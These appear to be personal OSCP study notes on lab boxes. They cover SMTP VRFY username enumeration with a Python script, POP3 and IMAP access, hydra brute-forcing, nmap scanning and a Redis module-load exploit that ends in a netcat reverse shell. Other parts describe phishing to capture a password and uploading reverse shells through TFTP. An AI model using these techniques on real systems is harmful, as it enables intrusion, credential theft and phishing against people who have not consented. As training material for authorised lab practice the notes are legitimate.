- **VRFY root**
- **VRFY idontexist**

We can observe how the success and error messages differ. The 252 [SMTP response code](#) does not verify the root user exists but will accept and attempt delivery of any messages. Response code 550 indicates the mailbox is unavailable. This procedure can be used to help guess valid usernames in an automated fashion. Next, let's consider the following Python script, which opens a TCP socket, connects to the SMTP server, and issues a VRFY command for a given username:

```
#!/usr/bin/python
```

```
import socket
import sys

if len(sys.argv) != 3:
 print("Usage: vrfy.py <username> <target_ip>")
 sys.exit(0)

Create a Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

Connect to the Server
ip = sys.argv[2]
connect = s.connect((ip,25))

Receive the banner
banner = s.recv(1024)

print(banner)

VRFY a user
user = (sys.argv[1]).encode()
s.send(b'VRFY ' + user + b'\r\n')
result = s.recv(1024)

print(result)

Close the socket
s.close()
```

We can run the script by providing the username to be tested as a first argument and the target IP as a second argument.

```
kali@kali:~/Desktop$ python3 smtp.py root 192.168.50.8
b'220 mail ESMTP Postfix (Ubuntu)\r\n'
b'252 2.0.0 root\r\n'

kali@kali:~/Desktop$ python3 smtp.py johndoe 192.168.50.8
b'220 mail ESMTP Postfix (Ubuntu)\r\n'
b'550 5.1.1 <johndoe>: Recipient address rejected: User unknown in local recipient
table\r\n'
```

*Listing 56 - Running the Python script to perform SMTP user enumeration*

- python3 smtp.py root 192.168.50.8
- python3 smtp.py johndoe 192.168.50.8

---

## POP3

### For POP3 over plaintext (port 110):

- nc 192.168.229.137 110

### For POP3s (POP3 over SSL on port 995):

- openssl s\_client -connect target:995
  - Do this instead of netcat to connect
- If that doesn't work, try STARTTLS authentication
  - nc 192.168.229.137 110
  - STLS
    - Type in this command initially
  - openssl s\_client -connect 192.168.229.137:110 -starttls pop3
    - And now you can authenticate

For anonymous login:

- USER anonymous
- PASS anything

Bruteforce POP3 using hydra:

- hydra -l jonas -P rockyou.txt -e nsr pop3://192.168.244.140

Basic commands (you don't have to capitalize the commands):

- USER jonas → supply username
- PASS password123 → supply password
- STAT → shows number of messages and mailbox size
- LIST → lists message IDs and sizes
- RETR 1 → retrieves message 1
- DELE 1 → deletes message 1
- QUIT → log out

```
(kali㉿kali)-[~/Downloads]
$ nc 192.168.229.137 110
+OK Dovecot (Ubuntu) ready.
user
+OK
user sales
+OK
pass sales
+OK Logged in.
stat
+OK 1 683
list
+OK 1 messages:
1 683
.
retr 1
+OK 683 octets
Return-Path: <it@postfish.off>
X-Original-To: sales@postfish.off
Delivered-To: sales@postfish.off
Received: by postfish.off (Postfix, from userid 997)
 id B277B45445; Wed, 31 Mar 2021 13:14:34 +0000 (UTC)
Received: from x (localhost [127.0.0.1])
 by postfish.off (Postfix) with SMTP id 7712145434
 for <sales@postfish.off>; Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
Subject: ERP Registration Reminder
Message-Id: <20210331131139.7712145434@postfish.off>
Date: Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
From: it@postfish.off

Hi Sales team,

We will be sending out password reset links in the upcoming week so that we can get you registered on the ERP system.

Regards,
IT
.
quit
+OK Logging out.
```

- Here the creds were **sales:sales**
- Here, you can see we only have 1 message and it had a size of 683
- From this, they saw **it@postfish.off** was the one sending the email, and SMTP required no authentication, so they could send an email as **it@postfish.off**. And so they did and inside the email they used key words like "Password", "Reset" and "Link" and put the

URL of our own computer in the email to "change the password." This is because the email we got legit says that IT team will be sending links to reset password

- We then set up a listener on our IP for port 80 and when they clicked on the link, we got a POST request sent to our netcat listener which includes the password
  - From [Postfish](#) PG Practice
- 

## IMAP

### For IMAP over plaintext (port 143):

- nc 192.168.229.137 143

### For IMAPS (IMAP over SSL on port 993):

- openssl s\_client -connect target:993
  - Do this instead of netcat to connect
- If that doesn't work, try STARTTLS authentication
  - nc 192.168.229.137 113
  - STARTTLS
    - Type in this command initially
  - openssl s\_client -connect 192.168.229.137:143 -starttls imap
    - Now you can authenticate

For anonymous login:

- a1 LOGIN anonymous ""

### NOTE ABOUT TAGS (a1, a2, ...):

- a1, a2, etc. are just tags you invent to match commands with responses.
- They don't have to be sequential or numeric — order doesn't matter.
- Only rule: tags must be unique in that session to avoid ambiguity.
- For example:
  - You can do like a1, b2111, michael, f32 and so on
  - You just can't have two duplicate tags
- **People just use a1, a2 and so on for easy organization**

### Bruteforce IMAP using Hydra:

- hydra -l jonas -P rockyou.txt -e nsr imap://192.168.244.140

### Basic commands to run everywhere:

- a1 login jonas SicMundusCreatusEst
- a2 select INBOX → choose a mailbox/folder
- a3 list "" \* → list all mailboxes/folders

### Commands to run while inside a mailbox/folder or subfolder:

- a4 fetch 1 body[] → fetch message 1
- a5 fetch 2 body[header] → fetch headers only
- a6 search all → list all message ID
- a7 close → leave your folder or subfolder

```
(kali㉿kali)-[~/Downloads]
$ nc 192.168.229.137 143
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTTLS AUTH=PLAIN] Dovecot (Ubuntu) ready.

* BAD Error in IMAP command received by server.
login sales sales
login BAD First parameter in line is IMAP's command tag, not the command name. Add that before the command, like: a login user pass
a1 login sales sales
a1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY LITERAL+ NOTIFY SPECIAL-USE] Logged in
a2 list "" *
* LIST (HasNoChildren) "/" INBOX
a2 OK List completed (0.003 + 0.000 + 0.002 secs).
a3 select INBOX
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft *)] Flags permitted.
* 1 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1756258230] UIDs valid
* OK [UIDNEXT 2] Predicted next UID
a3 OK [READ-WRITE] Select completed (0.002 + 0.000 + 0.001 secs).
a4 search all
* SEARCH 1
a4 OK Search completed (0.001 + 0.000 secs).
a5 list "" *
* LIST (HasNoChildren) "/" INBOX
a5 OK List completed (0.001 + 0.000 secs).
a6 fetch 1 body[]
* FETCH (BODY[] {683}
Return-Path: <it@postfish.off>
X-Original-To: sales@postfish.off
Delivered-To: sales@postfish.off
Received: by postfish.off (Postfix, from userid 997)
 id B277B45445; Wed, 31 Mar 2021 13:14:34 +0000 (UTC)
Received: from x (localhost [127.0.0.1])
 by postfish.off (Postfix) with SMTP id 7712145434
 for <sales@postfish.off>; Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
Subject: ERP Registration Reminder
Message-Id: <20210331131139.7712145434@postfish.off>
```

```

a5 OK LIST completed (0.001 + 0.000 secs).
a6 fetch 1 body[]
* 1 FETCH (BODY[] {683}
Return-Path: <it@postfish.off>
X-Original-To: sales@postfish.off
Delivered-To: sales@postfish.off
Received: by postfish.off (Postfix, from userid 997)
 id B277B45445; Wed, 31 Mar 2021 13:14:34 +0000 (UTC)
Received: from x (localhost [127.0.0.1])
 by postfish.off (Postfix) with SMTP id 7712145434
 for <sales@postfish.off>; Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
Subject: ERP Registration Reminder
Message-Id: <20210331131139.7712145434@postfish.off>
Date: Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
From: it@postfish.off

Hi Sales team,

We will be sending out password reset links in the upcoming week so that we can get you registered on the ERP system.

Regards,
IT
)
a6 OK Fetch completed (0.002 + 0.000 + 0.001 secs).

```

- Here the creds were **sales:sales**
- Here, you can see we only have 1 message in INBOX
- Form this, they saw [it@postfish.off](mailto:it@postfish.off) was the one sending the email, and SMTP required no authentication, so they could send an email as [it@postfish.off](mailto:it@postfish.off). And so they did and inside the email they used key words like "Password", "Reset" and "Link" and put the URL of our own computer in the email to "change the password." This is because the email we got legit says that IT team will be sending links to reset password
  - We then set up a listener on our IP for port 80 and when they clicked on the link, we got a POST request sent to our netcat listener which includes the password
- From [Postfish PG Practice](#)

Regarding the **a2 list "" \* output:**

- list "" \* asks for all mailboxes.
- \* LIST ... INBOX = only one mailbox, named INBOX.
- \HasNoChildren = **no subfolders** under INBOX.
- a2 OK ... = command finished successfully, with timing stat

Regarding the **a3 select INBOX output:**

- select INBOX → open the INBOX folder.
- FLAGS = possible message flags:
  - \Answered, \Flagged, \Deleted, \Seen, \Draft.
- PERMANENTFLAGS = flags you're allowed to set.
- 1 EXISTS = there's 1 email in the INBOX.
- 0 RECENT = no new/unread messages since last check.
- UIDVALIDITY = mailbox identifier (used by clients to sync).
- UIDNEXT 2 = the next message UID that will be assigned.

- READ-WRITE = you have permission to modify mailbox (mark read/delete).

Regarding the **a4 search all** output:

- search all → list all message numbers in mailbox.
- \* SEARCH 1 → message #1 is the only one.
- Useful for finding message IDs.

## Dealing with multiple mailboxes/folders and sub folders

Here, we only had one folder/mailbox which was INBOX and it has no subfolders. But, if we had multiple mailboxes/folders and they had subfolders, then **a1 list "" \*** might return:

- \* LIST (\HasChildren) "/" "INBOX"
- \* LIST (\HasNoChildren) "/" "INBOX/Sales"
- \* LIST (\HasNoChildren) "/" "INBOX/Support"
- \* LIST (\HasNoChildren) "/" "Sent"
- \* LIST (\HasNoChildren) "/" "Drafts"
- \* LIST (\HasNoChildren) "/" "Trash"
- a1 OK LIST completed
- Explanation:
  - \HasChildren = folder has subfolders
  - \HasNoChildren = folder does not
  - "/" = hierarchy delimiter (in this case /). Some servers use . or another character.
  - So if you see "INBOX/Sales", that's a subfolder under INBOX.

### How to interact with it:

- a1 select INBOX
- a2 select "INBOX/Sales"
- a3 select "Sent"

You subfolders and folders/mailboxes are interacted with the exact same

---

## POP3, IMAP, and SMTP

TLDR: **SMTP** is for **sending** emails while **POP3** and **IMAP** are for **reading** and **receiving** emails

- POP3 and IMAP are often seen together (so that users can interact with either) but you only need one
- POP3 is older and simple; IMAP is newer and feature-rich

These are services commonly found on the **mail server**

Usually you can re-use the same creds across all SMTP, POP3, and IMAP

- Because all three protocols are typically backed by the same user directory (like Active Directory, LDAP, or a local mail database).

For POP3 and IMAP, the plaintext and SSL usually contain the same mail

## Explaining Each

### 1. SMTP (Simple Mail Transfer Protocol)

- **Purpose:** Sending emails.
- **Ports:** 25 (default), 465 (SSL), 587 (STARTTLS).
- **Flow:**
  - Your mail client (Outlook, Thunderbird, etc.) → SMTP server → recipient's SMTP server.
  - SMTP is basically the “postal service” that takes a message from you and delivers it to the right mailbox server.
- **Analogy:** Think of it as the outgoing mail truck.

### 2. POP3 (Post Office Protocol v3) (Older and simple)

- **Purpose:** Retrieving email from a server to a client.
- **Ports:** 110 (default), 995 (SSL).
- **How it works:**
  - When you connect with POP3, it downloads the messages from the mail server to your device.
  - By default, messages are removed from the server after download (though modern clients often let you “leave a copy on server”).
- **Limitation:**
  - It’s simple — one mailbox, no folders.
  - Great for checking mail from a single device, but poor for syncing across multiple devices.
- **Analogy:** Like going to the post office, grabbing all your mail, and taking it home.

### 3. IMAP (Internet Message Access Protocol) (new and feature-rich)

- **Purpose:** Retrieving and managing email on a server.
- **Ports:** 143 (default), 993 (SSL).
- **How it works:**
  - Unlike POP3, IMAP keeps emails on the server by default.
  - Lets you manage mail in place (folders, flags like “Seen” or “Answered”).
  - Syncs across devices: if you read/delete/move an email on one client, it’s reflected everywhere.
- **Analogy:** Like reading your mail directly at the post office — you leave it there, organize it into boxes, but don’t have to take it all home.

[Postfish](#) PG Practice also has good smtp user enumeration and reading emails and sending phishing email using SMTP. They logged into POP3.

The [Hepet](#) PG Practice does some good enumeration for SMTP and IMAP since it was a phishing attack:

- `smtp-user-enum -M VRFY -U users.txt -t 192.168.134.140`
- They then used the creds they found here to enumerate IMAP

```
(kali㉿kali)-[~/.../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$ telnet 192.168.134.140 143
Trying 192.168.134.140 ...
Connected to 192.168.134.140.
Escape character is '^]'.
* OK localhost IMAP4rev1 Mercury/32 v4.62 server ready.
a1 login "jonas" "SicMundusCreatusEst"
a1 OK LOGIN completed.
a1 list "" *
* LIST (\NoInferiors) "/" INBOX
a1 OK LIST completed.
a1 select INBOX
* 5 EXISTS
* 0 RECENT
* FLAGS (\Deleted \Draft \Seen \Answered)
* OK [UIDVALIDITY 1747528925] UID Validity
* OK [UIDNEXT 6] Predicted next UID
* OK [PERMANENTFLAGS (\Deleted \Draft \Seen \Answered)] Settable message flags
a1 OK [READ-WRITE] SELECT completed.
```

Here is a guide below on how to read mail (via IMAP port 143) using telnet

### 1. Where you are now

- You connected via:

```
nginx
telnet 192.168.134.140 143
```

[Copy](#) [Edit](#)

- Logged in with:

```
nginx
a1 login "jonas" "SicMundusCreatusEst"
```

[Copy](#) [Edit](#)

- Selected the INBOX:

```
nginx
a1 select INBOX
```

[Copy](#) [Edit](#)

Response shows:

```
markdown
* 5 EXISTS
```

[Copy](#) [Edit](#)

→ means there are 5 messages in this mailbox.

### 2. Listing messages

To list available message IDs, run:

```
ruby
a1 fetch 1:* (FLAGS)
```

[Copy](#) [Edit](#)

This asks for flags of all messages (1: $\text{last}$  means all from 1 to last). You'll see which ones are recent, deleted, or read.

### 3. Reading headers only

To read just the headers of a message:

```
css
a1 fetch 2 body[header]
```

[Copy](#) [Edit](#)

That's what you did in the second screenshot — it showed From, To, Subject, etc. for message 2.

#### 4. Reading the full body (actual content)

To get the **full email**, including body text:

```
css
a1 fetch 2 body[text]
```

Copy Edit

or:

```
css
a1 fetch 2 body[]
```

Copy Edit

- `body[text]` → just the text body.
- `body[]` → everything (headers + body + attachments if present).

#### 5. Navigating other messages

- Message 1:

```
css
a1 fetch 1 body[]
```

Copy Edit

- Message 3:

```
css
a1 fetch 3 body[]
```

Copy Edit

...and so on, up to the total 5 EXISTS .



#### 6. Marking as read or deleted (optional)

- Mark as seen:

```
scss
a1 store 2 +flags (\Seen)
```

Copy Edit

- Mark as deleted:

```
scss
a1 store 2 +flags (\Deleted)
```

Copy Edit

- Expunge deleted:

```
nginx
a1 expunge
```

Copy Edit

So the workflow is:

1. `a1 select INBOX`
2. `a1 fetch 1 body[]` (to read message 1 fully)
3. Repeat for all messages.



- This other [Hepet \(original\)](#) Writeup also does a lot of enumeration
  - They use netcat to read mail instead

**Postfish PG Practice** is a really hard box but it's all about interacting with POP3, IMAP, and SMTP. It even teaches us how to use tools to enumerate each one, as well as sending mail using telnet/nc and interacting with the raw ports using telnet. They logged into POP3.

Here are two good writeups:

- More concise:  
<https://viperone.gitbook.io/pentest-everything/writeups/pg-practice/linux/postfish>
  - Longer but goes into more-depth:  
<https://medium.com/@whitebearr82/pgpractice-linux-postfish-192-168-56-137-9a48d8577c5f>
- 

## Mail

**Just a tip: If you see port 25 or SMTP on the target, always look through /var/mail/ and /var/spool/mail.**

- `cd /var/mail`
- `cd /var/spool/mail`
- This was seen in the [Scrutiny](#) PG Practice

If you see "You have mail" when you SSH into an account, here's what to do.

1. Try using the "`mail`" command which will list of mail messages for the user.
2. `cat /var/mail/marcus`
  - a. Replace "marcus" with the user you are SSH'd into
3. `cd /var/mail` and just look around

---

# Nmap

Note: After finding that a website has virtual hosting, add to /etc/hosts and then RUN NMAP AGAIN with the IP

NMAP NSE scripts can be found in **OSCP 7.3.1. NSE Vulnerability Scripts**

- More in the **OSCP 12.3.3. Nmap NSE Scripts**

Note:

- You can scan multiple IP with one nmap command, like below:
- **nmap -sT -Pn -p 21,80,443 172.16.6.240 172.16.6.241 172.16.6.254**
- **nmap -sT -Pn -p 21,80,443 192.168.216.245-250**
  - **This is how to specify a range**

**Ping sweep (tells you what hosts are on this subnet):**

- **nmap -sn 192.168.1.0/24**
  - 192.168.1.0/24 covers 192.168.1.1 through 192.168.1.254.
  - This will tell you which hosts on your local LAN are up.
- **nmap -sn 10.0.0.1-50**
  - Only scans 10.0.0.1 through 10.0.0.50.
- **nmap -sn 172.16.5.1 172.16.5.5 172.16.5.10**
- BE CAREFUL. As seen in the OSCP Challenge Labs, sometimes machines have software firewalls enabled and **may not respond to ICMP echo requests**. Ping sweep (**-sn**) relies on these pings (ICMP echo requests), and so it will think that the machines are down. So, keep that in mind when doing ping sweeps

**No Ping (-Pn):**

- Skip host discovery
- By default, before scanning, Nmap tries to check if a host is alive (using ICMP echo, TCP SYN to port 443/80, etc.). If the host doesn't reply, Nmap marks it as "down" and skips scanning.
- With **-Pn** → Nmap assumes every target is up, skips host discovery, and goes straight to port scanning.
- **This is useful when:**

- ICMP is blocked by firewalls.
- You're scanning through a **tunnel/pivot** (like Ligolo, Chisel, SSH tunnel), where ping might not work.
- You don't want to miss machines that drop ICMP but still have open ports.
- **Downside:**
  - It can **waste time scanning dead hosts**, since it assumes all are up.

TCP vs. SUDO:

- By default, if you run as root/administrator, Nmap prefers SYN scan (**-sS**), which is also called a **half-open scan**. It only sends a TCP SYN packet and doesn't complete the handshake. This is faster and stealthier.
- If you run without root privileges, Nmap falls back to a TCP connect scan (**-sT**), which uses the operating system's connect() call to complete the full 3-way handshake (SYN → SYN/ACK → ACK). That's slower and easier to detect.
- So **-sT** explicitly tells Nmap: do a TCP Connect scan, even if SYN scan is possible.

If it's going too slow, add this:

- **--min-rate 10000**
  - send at least 10,000 packets per second
- Or try **-T4**
  - Default is **-T3**

If you want explanation:

- **--reason**
  - Helps us understand why ports are returned as open, open|filtered, or closed

My routine:

- **nmap -p- [IP]**
  - Find all the ports
- **sudo nmap -sC -sV -p [insert ports from previous scan] [IP]**
  - ex. **nmap -sC -sV -p 22,80,3000 [IP]**

**Maybe try this one for TCP:**

- **sudo nmap -Pn -n -sC -sV -p- \$IP --open**
  - **Sudo** as it defaults to the faster half-open SYN scan
  - **-Pn** to ignore ping and assume it is up
  - **-n** to never do DNS resolution, which slows things down

- But this means you don't see hostnames, which might be important so think about deleting this flag
- MOST importantly the **--open** argument to only apply scripts and version scans to find open ports.
- **sudo nmap -Pn -sC -sV -p- \$IP --open**
  - This one has DNS resolution

### Maybe try this one for UDP:

- **sudo nmap -Pn -n \$IP -sU --top-ports=100**
  - Ideally we find something like Simple Network Management Protocol (SNMP)
  - **-n** to never do DNS resolution, which slows things down
    - But this means you don't see hostnames, which might be important so think about deleting this flag
- **nmap -Pn [IP]**
- **nmap -sC -sV [IP]**
- **nmap -p- -sC -sV [IP]**
- Try using **-sU** for **UDP** scan
  - You need root privilege so use **sudo**
- Try using **-Pn** if you aren't getting any results back
  - To bypass ping probes being blocked
- Add **-oN [filename.txt]** to save it as a human readable
- Add **-oX [filename.xml]** to save it as xml
- Add **-oG [filename.grep]** to save it as a grepable format
- Add **-oA to save [filename]** to save it as all formats:
  - filename.nmap (Normal)
  - filename.xml (XML)
  - filename.gnmap (Grepable)

For **UDP**, it takes a really long time so if you want, you can just scan the top 100 ports:

- **sudo nmap -Pn -n \$IP -sU --top-ports=100 --reason**

In the [My-CMSMS](#) PG Play walkthrough, the author gave a whole list of nmap commands:

1. FULL TCP SCAN
  - a. **sudo nmap -p- -sT \$IP -vvv --max-rate 100 --open -sCV -Pn**
2. FULL UDP SCAN

- a. `sudo nmap -p- -sU $IP -vvv --max-rate 100 --open -sCV -Pn`
- 3. NMAP VULN SCAN
  - a. `sudo nmap --script=vuln $IP -Pn -vvv -p-`

Here's another one:

```
└$ sudo nmap -p- -sC -sV 192.168.190.79 --open
-sV->service version scan
-sC -> run some additional scripts to find more info
-p- -> scan all 65535 ports
--open ->return only those ports which are open
```

**sudo is used as we use a Stealth or SYN scan as it is faster than TCP or 3 way handshake**

- `sudo` ensures that we can access raw sockets.

Filtered port meaning:

- A filtered state in nmap indicates that a port is being blocked by a firewall or some other network device (e.g., router, intrusion prevention system) that is actively filtering packets. This means nmap did not receive a response to its probe; instead, the packets were either dropped or filtered by an intermediary.

Filtered ports may require bypass techniques, such as:

- Adjusting scan types (e.g., SYN scan or UDP scan).
- Trying to identify filtering rules with tools like hping3.
- Use `--reason` with nmap to understand why a port state was determined (`nmap -p 80 --reason`).

Understanding these states helps in identifying the security posture of the target network and tailoring further scanning or attacks accordingly.

---

## Finding IP of target machine (using netdiscover)

In some older boxes, like [cybersploit1](#) PG play (although this walkthrough is back when cybersploit1 was in vulnhub so maybe it tells you to the IP now), they might not tell you the IP of the target machine, but rather give you an IP subnet range.

So, to find the IP of the target machine, you have to use netdiscover:

Currently scanning: 192.168.7.0/16		Screen View: Unique Hosts		
8 Captured ARP Req/Rep packets, from 6 hosts. Total size: 480				
IP	At	MAC Address	Count	Len
192.168.1.1	40:33:06:04:93:90		3	180
192.168.1.2	48:1b:40:30:8c:3c		1	60
192.168.1.4	0c:96:e6:04:00:d5		1	60
192.168.1.6	28:c5:d2:d0:3a:22		1	60
192.168.1.14	08:00:27:2e:b9:2b		1	60
192.168.1.3	5e:75:fa:3c:cf:d2		1	60

- Idk how, but according to the walkthrough, they could tell that 192.168.1.14 was the target machine based on this output (second to last output)
  - Here is chatGPT guess

MAC Address: 08:00:27:2e:b9:2b  
This prefix ( 08:00:27 ) belongs to Oracle VirtualBox.  
That means this is almost certainly a virtual machine — a common setup for CTFs and hacking  
Vendor: PCS Systemtechnik GmbH  
That's misleading — many virtualization MACs get misattributed if the vendor DB isn't fully up to date.

## Redis

Redis (Remote Dictionary Server) is an open-source, in-memory data structure store commonly used as a database, cache, and message broker.

### Seen on port 6379

It's similar to SQL in that it is a database.

The hierarchical structure is as such:

1. Database

- a. You do **SELECT [number]**, where the number corresponds to the number of the database, to go into a specific database
  - b. The default and main database is usually "0"
2. Keys
- a. **KEYS \***, to get all the keys in a Database
  - b. You can run **DBSIZE**, while inside of a Database, to see how many keys there are
  - c. Keys are inside of the Database, and these are like "Keys and Values", where the keys are like a string representations
3. Values
- a. **GET [key name]**, to get the value of a specific key
  - b. This is the "value" section of the Key and Value model
4. Adding key-value pair:
- a. **SET [key] [value]**
  - b. Ex. **SET hello bye**
    - i. So here, the key would be "hello" and value is "bye"
    - ii. You can put the key or value in quotation marks if the key or value contains spaces

### Where are Redis Credentials stored:

- Look at </etc/redis/redis.conf>
  - Seen in [Readys](#) PG Practice

## Redis Exploit Example 1

This is from the Wombo PG practice and I put it at the top since it was the most straight forward Redis exploit. They saw Redis 5.0.9 in port **6379**

1. In [this](#) writeup (my favorite), they clearly explained how the github is not enough and you need an external shared library (.so file) in order to run the exploit
  - a. The exploit: <https://github.com/Ridter/redis-rce>
  - b. The .so file: <https://github.com/n0b0dyCN/redis-rogue-server/blob/master/exp.so>
2. In [this](#) writeup, they do the same thing but the process they used for creating .so file was a little more complicated
  - a. The exploit: <https://github.com/Ridter/redis-rce>
  - b. The github used to make the .so file:  
<https://github.com/n0b0dyCN/RedisModules-ExecuteCommand>

## Redis Exploit Example 2

This is from [Readys PG Practice](#)

They had an LFI exploit from the wordpress plugin. And then they tried using the Redis exploit (<https://github.com/Ridter/redis-rce>) but it needed authentication.

- This exploit was for Redis 4.x/5.x

So they used LFI to read `/etc/redis/redis.conf` which is where the credentials are stored. And then once they had authentication, they ran the exploit to get RCE

- <https://github.com/Ridter/redis-rce>

This other [Readys PG Practice](#) writeup used a different redis exploit but everything was the same

- <https://github.com/n0b0dyCN/redis-rogue-server>
- For Redis(<=5.0.5) RCE

## Redis Exploit Example 3

**Redis 5.0.9** was exploited in [Sybaris PG Practice](#). They used FTP for the exploit too.

- [Here](#) is another writeup for it which ran into problems and tried multiple

Here is the **official offsec writeup**:

Redis MODULE LOAD

Since we appear to have anonymous access to both Redis and anonymous FTP, we'll attempt to combine these two vulnerabilities to obtain remote code execution via the Redis MODULE LOAD command which allows us to dynamically load a Redis module from a local path.

First, we'll create our module. We'll use the ExecuteCommand module from n0b0dyCN.

```
kali@kali:~$ git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand
Cloning into 'RedisModules-ExecuteCommand'...
remote: Enumerating objects: 494, done.
remote: Total 494 (delta 0), reused 0 (delta 0), pack-reused 494
Receiving objects: 100% (494/494), 207.20 KiB | 349.00 KiB/s, done.
Resolving deltas: 100% (286/286), done.
kali@kali:~$ cd RedisModules-ExecuteCommand
kali@kali:~/RedisModules-ExecuteCommand$ make
make -C ./src
```

```
make[1]: Entering directory '/home/kali/RedisModules-ExecuteCommand/src'
make -C/rmutil
make[2]: Entering directory '/home/kali/RedisModules-ExecuteCommand/rmutil'
...
ld -o module.so module.o -shared -Bsymbolic -L..../rmutil -lrmutil -lc
make[1]: Leaving directory '/home/kali/RedisModules-ExecuteCommand/src'
cp ./src/module.so .
```

Next, we'll upload our compiled module to the /pub directory.

```
kali㉿kali:~/RedisModules-ExecuteCommand$ ftp 192.168.120.217
Connected to 192.168.120.217.
220 (vsFTPd 3.0.2)
Name (192.168.120.217:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode on.
ftp> cd pub
250 Directory successfully changed.
ftp> put module.so
local: module.so remote: module.so
227 Entering Passive Mode (192,168,120,217,39,107).
150 Ok to send data.
226 Transfer complete.
48560 bytes sent in 0.48 secs (98.7207 kB/s)
ftp> bye
221 Goodbye.
```

Finally, we must load our module into Redis, which will require some educated guesswork. Since we know the FTP service is running vsFTPd we can assume that it is using the default directory location (/var/ftp/) which means our module would have landed in /var/ftp/pub/module.so.

```
kali㉿kali:~$ telnet 192.168.120.217 6379
Trying 192.168.120.217...
Connected to 192.168.120.217.
```

```
Escape character is '^]'.
MODULE LOAD /var/ftp/pub/module.so
+OK
```

Now that we've loaded our module, we can execute commands.

```
system.exec "id"
$51
uid=1000(pablo) gid=1000(pablo) groups=1000(pablo)
```

Next, we'll start a Netcat handler to catch our reverse shell.

```
kali@kali:~$ nc -lvp 6379
listening on [any] 6379 ...
```

The ExecuteCommand module already includes a reverse shell command, so we'll use that to launch our shell.

```
system.rev kali 6379
```

Finally, we'll catch our reverse shell as pablo.

```
kali@kali:~$ nc -lvp 6379
listening on [any] 6379 ...
192.168.120.217: inverse host lookup failed: Unknown host
connect to [kali] from (UNKNOWN) [192.168.120.217] 48414
id
uid=1000(pablo) gid=1000(pablo) groups=1000(pablo)
```

---

## TFTP

If TFTP is connected to a web server, and you have LFI/RFI vulnerability on website, you can go to `var/lib/tftpboot` to find all the files that you can upload to TFTP

To connect to TFTP:

- TFTP [IP]

To Upload files

- put [file name]

It's a good idea to upload reverse shells and then run it using the LFI/RFI and the file path  
`var/lib/tftpboot`

---

## Curl

How to download files using CURL:

1. For GitHub releases page, you had to add the "-L" flag to follow re-directs
  - a. curl -L  
`https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64 -o pspy64`
2. And then for GitHub and ExploitDB **raw**, you just do `curl <url> -o newFileName`

**Curl websites:**

- curl [URL] or curl http://[MACHINE\_IP]

**How to do upload text files to forms using curl:**

- This is seen in the PG Play Amaterasu
- curl -F file=@id\_alfredo.pub http://192.168.56.101:33414/file-upload
  - The "@" basically means don't directly use the string "id\_alfredo.pub" as the argument, but rather, actually read the content of "id\_alfredo.pub" (a local file) and then use that as the argument

**Curl HTTP headers:**

- curl -I [URL] or curl -I http://[MACHINE\_IP]
  - "-I" stands for HEAD request
  - It instructs curl to send an HTTP HEAD request to the specified URL, instead of the default GET request

**Copy text (ex. code) from websites and put it into local file:**

- curl -o [localfile] [WEBSITE\_URL]

### **How to add JSON content:**

```
curl -d '{"password":"fake","username":"admin"}' -H 'Content-Type: application/json'
http://192.168.50.16:5002/users/v1/login
```

### **How to add parameters and arguments to the POST request:**

```
curl -X POST --data 'cmd=ipconfig' http://192.168.50.189:8000/archive
```

- On the burpsuite, on the bottom, the HTTP payload would look like:
    - cmd=ipconfig
- 

## Enum4Linux (external enumeration tool)

**VERY IMPORTANT:** Contrary to the name, Enum4Linux is a tool built for Linux Users to enumerate against WINDOWS machines (running SMB). And also Linux machines running Samba. This is not a tool to just be run randomly against Linux Machines

Enum4linux is an **external enumeration tool** — it's not something you run on the target; you run it agaienum4linux 192.168.210.148  
st the target from your own machine (for example, your Kali box or attack VM).

```
enum4linux 192.168.210.148
```

---

## General Enumeration

From **OSCP 18.1.2. Manual Enumeration**

### **hostname**

- Find hostname

The **/etc/issue** and **/etc/\*-release** files contain information about the operating system release and version. We can also run the **uname -a** command:

```
joe@debian-privesc:~$ cat /etc/issue
Debian GNU/Linux 10 \n \l

joe@debian-privesc:~$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

joe@debian-privesc:~$ uname -a
Linux debian-privesc 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30)
x86_64 GNU/Linux
```

*Listing 5 - Getting the version of the running operating system and architecture*

The **issue** and **os-release** files located in the **/etc** directory contain the operating system version (Debian 10) and release-specific information, including the distribution codename (buster). The command **uname -a** outputs the kernel version (4.19.0) and architecture (x86\_64).

- **cat /etc/issue**
- **cat /etc/os-release**
- **uname -a**

**ps aux**

- Process enumeration
- pspy64 is better though!

---

## Network Enumeration

From **OSCP 18.1.2. Manual Enumeration**

**ip a**

- Interface and IP

**route or routel**

- Route

### Ports:

- `ss -anp` = All sockets, all protocols, all states (not just listening), with process info.
  - `ss -tulnp` = Only listening TCP/UDP sockets, with process info — great for finding open ports.
- 

## Firewall enumeration

